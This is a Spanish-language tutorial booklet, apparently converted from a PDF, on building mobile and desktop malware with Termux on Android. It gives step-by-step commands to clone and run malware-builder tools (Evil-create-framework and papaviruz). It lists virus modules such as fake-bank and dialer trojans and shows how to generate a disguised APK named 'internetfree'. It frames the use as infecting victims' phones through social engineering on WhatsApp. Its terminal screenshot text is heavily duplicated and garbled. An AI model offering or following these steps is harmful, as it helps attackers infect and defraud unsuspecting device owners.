

TERMUX

SECRETS



ATAQUES
VIRUS
CON TERMUX

v.1.2

KEYTEL PUMAYLLE



PROHIBIDO
LA VENTA DE
ESTE LIBRO

ADVERTENCIA

Este NO es un libro común y corriente, tiene un estilo y estructura libre; lo que le hace dinámico y muy interactivo con el lector.

También contiene información exclusiva acerca del mundo del hacking con termux y sus alternativas.

No me hago responsable del mal uso que le des; por que la información es libre y aquí estoy para compartirlas.

ATAQUES VIRUS CON TERMUX

v.1.2

Hasta este momento la gran mayoría ya conoce que es TERMUX, y si no sabes que es, te explico...

Termux es un emulador de terminal para Android, que funciona directamente sin necesidad de rootear o realizar complicadas configuraciones.

Al instalar Termux en tu móvil, dispondrás de un **emulador de terminal para Android** con un sistema base mínimo, pero que es fácilmente ampliable mediante el **gestor de paquetes APT**. Este gestor de paquetes es el que utilizan las distribuciones derivadas de Debian. Con lo que fácilmente **podrás instalar los paquetes** más habituales en este emulador de terminal para Android.

Bueno ahora que ya sabes que es termux, vamos directamente al grano.

¿Cómo hacer ataques con virus en termux? Es una pregunta frecuente que la mayoría de los miembros de "Security Master" me escriben por interno.

Es por eso que decidí hacer este libro "Ataques Virus con Termux", con este libro **aprenderás**:


- Crear Virus para Andorid, Windows y Mac Os con termux
- Infectar un celular a través de la ingeniería social.

Teniendo en cuenta este detalle, en la siguiente pagina te explicare paso a paso, como hacer un ataque con termux, y solo utilizaremos una única red social que es WHATSAPP, es perfecto para hacer estos ataques, ya que con una buena ingeniería social ¡PUMM! Puedes hacer maravillas.

Mi nombre es Keytel fundador de SECURITY MASTER, te espero dentro del equipo...

CLICK PARA ENTRAR AL EQUIPO SECURITY MASTER

Si aun no sabes como instalar Termux, te recomiendo que descargues la "guía Básica Termux", ahí te explico todo acerca de termux, los primeros pasos y los paquetes necesarios que debes instalar.



!!! EMPEZAMOS EL ATAQUE VIRUS EN TERMUX !!!

Primero abrimos nuestro termux y empezamos a actualizar todos los paquetes, es muy importante hacer este paso, por que así le decimos a termux que vamos a utilizar los paquetes mas recientes y actualizados. Para ello utilizaremos los siguientes comandos:

apt update

"apt update" Actualiza la lista de paquetes disponibles.

apt upgrade

"apt upgrade" Actualiza todos los paquetes que estén desenfocados.

```
Community forum: https://termux.com/community
Gitter chat: https://gitter.im/termux/termux
IRC channel: #termux on freenode

Working with packages:

* Search packages: pkg search <query>
* Install a package: pkg install <package>
* Upgrade packages: pkg upgrade

Subscribing to additional repositories:

* Root: pkg install root-repo
* Unstable: pkg install unstable-repo
* X11: pkg install x11-repo

Report issues at https://termux.com/issues

$ termux-setup-storage
$ apt update
Ign:2 https://dl.google.com/linux/debian/termux-repo InRelease
0% [Working]

ESC  CTRL

1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l ñ
^ z x c v b n m
?123 , . /

$ apt upgrade
Reading package lists... Done
Building dependency tree... Done
Calculating upgrade... Done
The following NEW packages will be installed:
libassuan libgnutls libidn2 liblz4
libnettle libnptb libunistring xxhash
The following packages will be upgraded:
apt bash ca-certificates
command-not-found coreutils curl dash
debianutils dialog dos2unix dpkg ed
findutils game-repo gpgv grep inetutils
less libcurl libgcrypt libgmp
libgpg-error libnghttp2 libtirpc lsof
nano ncurses net-tools openssl procs
psmisc readline science-repo tar
termux-am termux-exec termux-keyring
termux-tools util-linux
39 upgraded, 8 newly installed, 0 to remove
and 0 not upgraded.
Need to get 11.4 MB of archives.
After this operation, 7504 kB of additional
disk space will be used.
Do you want to continue? [Y/n] y

ESC  CTRL  ALT  -  _  +

1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l ñ
^ z x c v b n m
?123 , . /
```

Para crear el virus hay varios script, pero en este caso te ensaÑare los dos más eficientes:

- VCRT Framework
- Papavirus

El ataque virus viene siendo igual, solo varia el método para crear el virus. Puedes elegir uno de estos dos métodos, en mi opinión VCRT Framework es mejor.



DETALLE IMPORTANTE: Deben tener instalados un gestor de archivos (Es File Explore) y RAR para reducir el peso de los virus que vamos a crear para el ataque.

SCRIPT #1: VCRT Framework

Creo que ya sabemos para que sirve estos dos scripts, así es para crear virus tanto en Android y Windows.

Para su instalación utilizaremos los siguientes comandos:

```
>> apt install Python
>> apt install git
>> git clone
https://github.com/LOoLzeC
/Evil-create-framework.git
>> cd Evil-create-
framework/
>> chmod +x vcrt.py
>> python2 vcrt.py
```



Vamos paso por paso con la instalación de esta herramienta para evitar que haya errores.

```
apt install python2
```

Te tomara un par de minutos no demora mucho, una vez instalado, vamos con el siguiente comando.

```
disk space will be used.
Get:1 https://packages.termux.org/apt/termux
-main stable/main arm git arm 2.31.1 [2866 k
B]
Fetched 2866 kB in 35s (80.9 kB/s)
Selecting previously unselected package git.
(Reading database ... 3922 files and directo
ries currently installed.)
Preparing to unpack .../archives/git-2.31.1_
arm.deb ...
Unpacking git (2.31.1) ...
Setting up git (2.31.1) ...
$ pkg install python
Checking availability of current mirror: ok
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be in
stalled:
  binutils clang gdbm glib libffi liblvm
  libsqlite libxml2 make ncurses-ui-libs
  ndk-sysroot pkg-config
Suggested packages:
  python-tkinter
The following NEW packages will be installed
:
  binutils clang gdbm glib libffi liblvm
  libsqlite libxml2 make ncurses-ui-libs
  ndk-sysroot pkg-config python
0 upgraded, 13 newly installed, 0 to remove
and 18 not upgraded.
Need to get 55.2 MB of archives.
After this operation, 280 MB of additional d
isk space will be used.
Do you want to continue? [Y/n] y
Get:1 https://packages.termux.org/apt/termux
-main stable/main arm binutils arm 2.36.1 [2
221 kB]
1% [1 binutils 966 kB/2221 kB 44%]
```

```
13:16
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1 package can be upgraded. Run 'apt list --upgradable' t
o see it.
$ apt upgrade
Reading package lists... Done
Building d
Reading st
Calculati
The follow
apt
1 upgraded
raged.
Need to ge
After this
be used.
Do you wa
Get:1 htt
/main arm
Fetched 1
(Reading
tly instal
Setting up apt (2.3.7-4) over (2.3.7-1) ...
$ apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (2.32.0).
0 upgraded, 0 newly installed, 0 to remove and 0 not upg
raged.
$
```

```
apt install git
```

En este caso ya lo tengo instalado y por ende me sale asi.

No demora mucho al instalar git.

```
git clone https://github.com/LOoLzeC/Evil-
create-framework.git
```

Una vez clonado el repositorio, listamos con un "ls" y como vemos, aparece la capeta "Evil-create-framework". Así que procedemos con los siguientes pasos.

```
13:27
$ apt
1 upgraded, 0 newly installed, 0 to remove and 0 not upg
raged.
Need to get 1015 kB of archives.
After this operation, 0 B of additional disk space will
be used.
Do you want to continue? [Y/n] y
Get:1 https://packages.termux.org/apt/termux-main stable
/main aarch64 apt aarch64 2.3.7-4 [1015 kB]
Fetched 1015 kB in 19s (54.7 kB/s)
(Reading database ... 19832 files and directories curren
tly installed.)
Preparing to unpack .../apt-2.3.7-4_aarch64.deb ...
Unpacking apt (2.3.7-4) over (2.3.7-1) ...
Setting up apt (2.3.7-4) ...
$ apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (2.32.0).
0 upgraded, 0 newly installed, 0 to remove and 0 not upg
raged.
$ git clone https://github.com/LOoLzeC/Evil-create-fra
mework.git
Cloning into 'Evil-create-framework'...
remote: Enumerating objects: 117, done.
remote: Total 117 (delta 0), reused 0 (delta 0), pack-re
used 117
Receiving objects: 100% (117/117), 32.59 KiB | 308.00 Ki
B/s, done.
Resolving deltas: 100% (71/71), done.
$ ls
Evil-create-framework storage
$
```

```
cd Evil-create-framework/
```

Con el "cd" entramos a la carpeta y ya estando dentro, listamos con un "ls". Y ahora damos permiso al archivo "vcrt.py" con el siguiente comando:

```
Chmod +x vcrt.py
```


```
Evil-create-framework # ls
README.md  documents  modules
banner.py  install.sh vcrt.py
~/Evil-create-framework $
```

Para ejecutar el script, utilizamos:

```
python2 vcrt.py
```

Al poner enter, la herramienta empieza a correr, nos damos cuenta cuando sale "Running the EVIL CREATE framework..."

Una vez cargado, nos saldrá el siguiente banner "VCRT", y ya esta listo para crear nuestro virus.




```
13:37 100% 13:37
After this operation, 0 B of additional disk space will
be used.
Do you want to continue? [Y/n] y
Get:1 https://packages.termux.org/apt/termux-main stable
/main arch64 apt arch64 2.3.7-4 [1015 KB]
Fetched 1015 kB in 19s (54.7 kB/s)
(Reading database ... 19832 files and directories curren
tly installed.)
Preparing to unpack .../apt-2.3.7-4.arch64.deb ...
Unpacking apt (2.3.7-4) over (2.3.7-1) ...
Setting up apt (2.3.7-4) ...
- $ apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (2.32.0).
0 upgraded, 0 newly installed, 0 to remove and 0 not upg
raded.
- $ git clone https://github.com/L0olzeC/Evil-create-fra
mework.git
Cloning into 'Evil-create-framework'...
remote: Enumerating objects: 117, done.
remote: Total 117 (delta 0), reused 0 (delta 0), pack-re
used 117
Receiving objects: 100% (117/117), 32.59 KiB | 308.00 Ki
B/s, done.
Resolving deltas: 100% (71/71), done.
- $ ls
Evil-create-framework storage
- $ cd Evil-create-framework/
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ chmod +x vcrt.py
~/Evil-create-framework $ python2 vcrt.py
[*] Running the EVIL CREATE framework...

13:37 100% 13:37
/main arch64 apt arch64 2.3.7-4 [1015 KB]
Fetched 1015 kB in 19s (54.7 kB/s)
(Reading database ... 19832 files and directories curren
tly installed.)
Preparing to unpack .../apt-2.3.7-4.arch64.deb ...
Unpacking apt (2.3.7-4) over (2.3.7-1) ...
Setting up apt (2.3.7-4) ...
- $ apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (2.32.0).
0 upgraded, 0 newly installed, 0 to remove and 0 not upg
raded.
- $ git clone https://github.com/L0olzeC/Evil-create-fra
mework.git
Cloning into 'Evil-create-framework'...
remote: Enumerating objects: 117, done.
remote: Total 117 (delta 0), reused 0 (delta 0), pack-re
used 117
Receiving objects: 100% (117/117), 32.59 KiB | 308.00 Ki
B/s, done.
Resolving deltas: 100% (71/71), done.
- $ ls
Evil-create-framework storage
- $ cd Evil-create-framework/
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ chmod +x vcrt.py
~/Evil-create-framework $ python2 vcrt.py
[*] Running the EVIL CREATE framework...

Evil-create-framework storage
- $ cd Evil-create-framework/
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ chmod +x vcrt.py
~/Evil-create-framework $ python2 vcrt.py
[*] Running the EVIL CREATE framework...
```

Como vemos, el archivo "vcrt.py" se puso de color verde, eso significa que ya tiene los permisos para ejecutarlo sin ningún tipo de problemas.



```
13:49 100% 13:49
(Reading database ... 19832 files and directories curren
tly installed.)
Preparing to unpack .../apt-2.3.7-4.arch64.deb ...
Unpacking apt (2.3.7-4) over (2.3.7-1) ...
Setting up apt (2.3.7-4) ...
- $ apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (2.32.0).
0 upgraded, 0 newly installed, 0 to remove and 0 not upg
raded.
- $ git clone https://github.com/L0olzeC/Evil-create-fra
mework.git
Cloning into 'Evil-create-framework'...
remote: Enumerating objects: 117, done.
remote: Total 117 (delta 0), reused 0 (delta 0), pack-re
used 117
Receiving objects: 100% (117/117), 32.59 KiB | 308.00 Ki
B/s, done.
Resolving deltas: 100% (71/71), done.
- $ ls
Evil-create-framework storage
- $ cd Evil-create-framework/
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ chmod +x vcrt.py
~/Evil-create-framework $ python2 vcrt.py
[*] Running the EVIL CREATE framework...

13:49 100% 13:49
remote: Total 117 (delta 0), reused 0 (delta 0), pack-
reused 117
Receiving objects: 100% (117/117), 32.59 KiB | 308.00
KiB/s, done.
Resolving deltas: 100% (71/71), done.
- $ ls
Evil-create-framework storage
- $ cd Evil-create-framework/
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ chmod +x vcrt.py
~/Evil-create-framework $ python2 vcrt.py
[*] Running the EVIL CREATE framework...

VCRT

<Android  (41 collections)->
<Windows  9 collections-> Coded By <[DERAY]>
<Mac Os   (2 collections)->

vcrt >
```


En la interfaz vemos 3 opciones y la cantidad de archivos maliciosos que tiene cada sistema operativo.

```
<Android 41>
<Windows 9>
<Mac Os 2>
```

Con el comando

help

Podemos ver mas opciones sobre los comandos y virus.

```
13:49 remote: Total 117 (delta 0), reused 0 (delta 0), pack
-reused 117
Receiving objects: 100% (117/117), 32.59 KiB | 308.00
KiB/s, done.
Resolving deltas: 100% (71/71), done.
$ ls
Evil-create-framework storage
- $ cd Evil-create-framework/
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ chmod +x vcrt.py
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ python2 vcrt.py
[*] Running the EVIL CREATE framework...

VCRT

<Android  (41 collections)->
<Windows  (9 collections)-> Coded By <[DERAY]>
<Mac Os   (2 collections)->

vcrt > |
```

```
17:05 ~ $ ls
Evil-create-framework storage
- $ cd Evil-create-framework/
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ chmod +x vcrt.py
~/Evil-create-framework $ ls
README.md documents modules
banner.py install.sh vcrt.py
~/Evil-create-framework $ python2 vcrt.py
[*] Running the EVIL CREATE framework...

VCRT

<Android  (41 collections)->
<Windows  (9 collections)-> Coded By <[DERAY]>
<Mac Os   (2 collections)->

vcrt > help

GLOBAL OPTIONS
=====

command      description
-----
create virus/ ex: create virus/modules/andr
oid/module_brainstest
create virus  virus module
show options  help
show android  show android virus
show windows  show virus for windows
show macosx   show virus for macosx
banner        change banner manually
clear         clear screen
show credits  info
update        update virus creator
exit          bye bitch!!!

vcrt > |
```

Al poner

show android

Nos muestra todos los apk disponibles para el sistema de Android.

También podemos ver los archivos para Windows y Mac Os con los siguientes comandos respectivamente.

show windows

show macosx

```
17:13 VIRUS FOR ANDROID
=====
name      rank
-----
/modules/android/module_dataeater    normal
/modules/android/module_botloop      normal
/modules/android/module_funnys       manual
/modules/android/module_chis         manual
/modules/android/module_cht          manual
/modules/android/module_cat          good
/modules/android/module_thinking     manual
/modules/android/module_elite        good
/modules/android/module_hellboy      normal
/modules/android/module_imagepets    manual
/modules/android/module_recipesmart  manual
/modules/android/module_prasesamor   manual
/modules/android/module_romaticpos   manual
/modules/android/module_kitchen      manual
/modules/android/module_laughter     manual
/modules/android/module_graces       manual
/modules/android/module_stats        manual
/modules/android/module_snd          normal
/modules/android/module_wifihonf     good
/modules/android/module_brainstest   good
/modules/android/module_advancedobfus normal
/modules/android/module_agent        normal
/modules/android/module_badnews      good
/modules/android/module_bios         normal
/modules/android/module_blatansms    normal
/modules/android/module_candycorn    good
/modules/android/module_clisco       normal
/modules/android/module_crdinformation good
/modules/android/module_dropdialer   good
/modules/android/module_dsencryp     good
/modules/android/module_dendroid     good
/modules/android/module_fakebank     normal
/modules/android/module_fakecmcc     normal
/modules/android/module_fakedec     normal
/modules/android/module_fakevalidation normal
/modules/android/module_fobus        normal
/modules/android/module_masnu        normal
/modules/android/module_ogm          normal
/modules/android/module_opfake       normal
/modules/android/module_sesworker    normal
/modules/android/module_vietcon      normal

vcrt > |
```

```
17:15 /modules/android/module_candycorn    good
/modules/android/module_claco           normal
/modules/android/module_crdinformation  good
/modules/android/module_dropdialer     good
/modules/android/module_dsencryp       good
/modules/android/module_dendroid       good
/modules/android/module_fakebank       normal
/modules/android/module_fakecmcc       normal
/modules/android/module_fakedec        normal
/modules/android/module_fakevalidation normal
/modules/android/module_fobus          normal
/modules/android/module_masnu          normal
/modules/android/module_ogm            normal
/modules/android/module_opfake         normal
/modules/android/module_sesworker      normal
/modules/android/module_vietcon        normal


vcrt > show windows

VIRUS FOR WINDOWS COLLECTIONS
=====
name      rank
-----
/modules/windows/module_req_eater      normal
/modules/windows/module_quis           normal
/modules/windows/module_ugly           normal
/modules/windows/module_sleepy         normal
/modules/windows/module_rip            normal
/modules/windows/module_koce           normal
/modules/windows/module_capslock       funny :v
/modules/windows/module_rdc            normal
/modules/windows/module_alay           normal
/modules/windows/module_zipbomb        low
/modules/windows/module_cmd            normal

vcrt > show macosx

VIRUS FOR MACOSX COLLECTIONS
=====
name      rank
-----
/modules/macosx/module_trinoids        not teste
/modules/macosx/module_nothing         not teste

vcrt > |
```



Bueno ahora si comenzamos a crear nuestro virus.

Seleccionamos el virus que vamos a utilizar, y ponemos el siguiente comando:

create virus(pegan-el-virus-que-eligieron)

Recuerda que debes poner pegado a "virus" lo que acabas de seleccionar de lo contrario te saldrá ERROR; tal como se muestra en la imagen. En este caso yo elegí un virus para Android, te recomiendo que vayas probando uno por uno para que tengas una idea mas clara sobre que hacen cada virus.

Para asignarles un espacio en memoria, ponemos el siguiente comando:

SET OUTPUT (ruta donde quieres almacenar)

SET OUTPUT /storage/emulated/0

Ahora termux ya sabe dónde guardar, pero el archivo no tiene nombre, le ponemos nombre con el siguiente comando: En este caso mi archivo se llamara internetfree


SET VIRUS NAME (nombre del virus)

SET VIRUS NAME internetfree

Y para crearlo ponemos:

go


Y ya tenemos listo el virus.



Para ver si el virus se creo, abrimos nuestro gestor de archivos. Y si efectivamente se creo el archivo "internetfree.apk"

Ahora puede que tengas una pregunta, ¿Cuál es la ruta o dirección de mis archivos?

Al instalar el "Es File Explore", en la parte superior ya nos muestra la ruta en donde nos encontramos, y asi es mas fácil de poner la ruta en termux, aparte que trae muchas otras herramientas esenciales para nuestro celular.




Si ya tienes el virus a la mano, y quieres seguir con el ataque, puedes saltarte el script#2; de lo contrario te recomiendo que sigas leyendo el script#2 y elegir cual se ajusta mejor para ti.

SCRIPT #2: papaviruz

Al igual que el VCRT framework, el papavirus sirve para crear archivos maliciosos, y es mas sencillo que el anterior, asi que vamos a instalarlo.

Los comandos que utilizaremos son:

```
$ pkg upgrade
$ pkg install bash
$ apt install pv
$ pkg install git
$ git clone
https://github.com/Hacking-
pch/papaviruz
$ cd papaviruz
$ chmod +x papaviruz.sh
$ bash papaviruz.sh
```



Vamos paso por paso para su instalación. Actualizamos los repositorios con los siguientes comandos.

```
apt update
```

```
apt upgrade
```

Es muy importante tener "bash" instalado, y para instalarlo ejecutamos el siguiente comando:

```
apt install bash
```

```
18:57 ~$ apt update
Get:1 https://packages.termux.org/apt/termux-main stable InRelease [14.0 kB]
Hit:2 https://packages.termux.org/apt/termux-games games InRelease
Hit:3 https://packages.termux.org/apt/termux-science science InRelease
Get:4 https://packages.termux.org/apt/termux-main stable/main aarch64 Packages [258 kB]
Fetched 272 kB in 3s (86.8 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
2 packages can be upgraded. Run 'apt list --upgradable' to see them.
~$ apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  python python2
2 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 13.0 MB of archives.
After this operation, 61.4 kB disk space will be freed.
Do you want to continue? [Y/n] y
Get:1 https://packages.termux.org/apt/termux-main stable/main aarch64 python aarch64 3.9.6-4 [8159 kB]
18% [1 python 2867 kB/8159 kB 35%] 301 kB/s 33s
```

```
18:59 ~$ apt install bash
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 won't be maintained after that date. A future version of pip will drop support for Python 2.7. More details about Python 2 support in pip, can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support
Looking in links: /data/data/com.termux/files/usr/tmp/tmpBjGUxe
Requirement already up-to-date: setuptools in /data/data/com.termux/files/usr/lib/python2.7/site-packages (41.2.0)
Requirement already up-to-date: pip in /data/data/com.termux/files/usr/lib/python2.7/site-packages (20.3.4)
Setting up python (3.9.6-4) ...
Setting up pip ...
Looking in links: /data/data/com.termux/files/usr/tmp/tmp_4fde61
Requirement already satisfied: setuptools in /data/data/com.termux/files/usr/lib/python3.9/site-packages (56.0.0)
Requirement already satisfied: pip in /data/data/com.termux/files/usr/lib/python3.9/site-packages (21.2.3)
~$ apt install bash
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
bash is already the newest version (5.1.8).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
~$
```



```
19:07 ~$ apt install git
upgraded.
~$ apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (2.32.0).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
~$ apt install pv
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  pv
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 28.3 kB of archives.
After this operation, 111 kB of additional disk space will be used.
Get:1 https://packages.termux.org/apt/termux-main stable/main aarch64 pv aarch64 1.6.6 [28.3 kB]
Fetched 28.3 kB in 2s (12.4 kB/s)
Selecting previously unselected package pv.
(Reading database ... 19831 files and directories currently installed.)
Preparing to unpack .../archives/pv_1.6.6_aarch64.deb ...
Unpacking pv (1.6.6) ...
Setting up pv (1.6.6) ...
~$
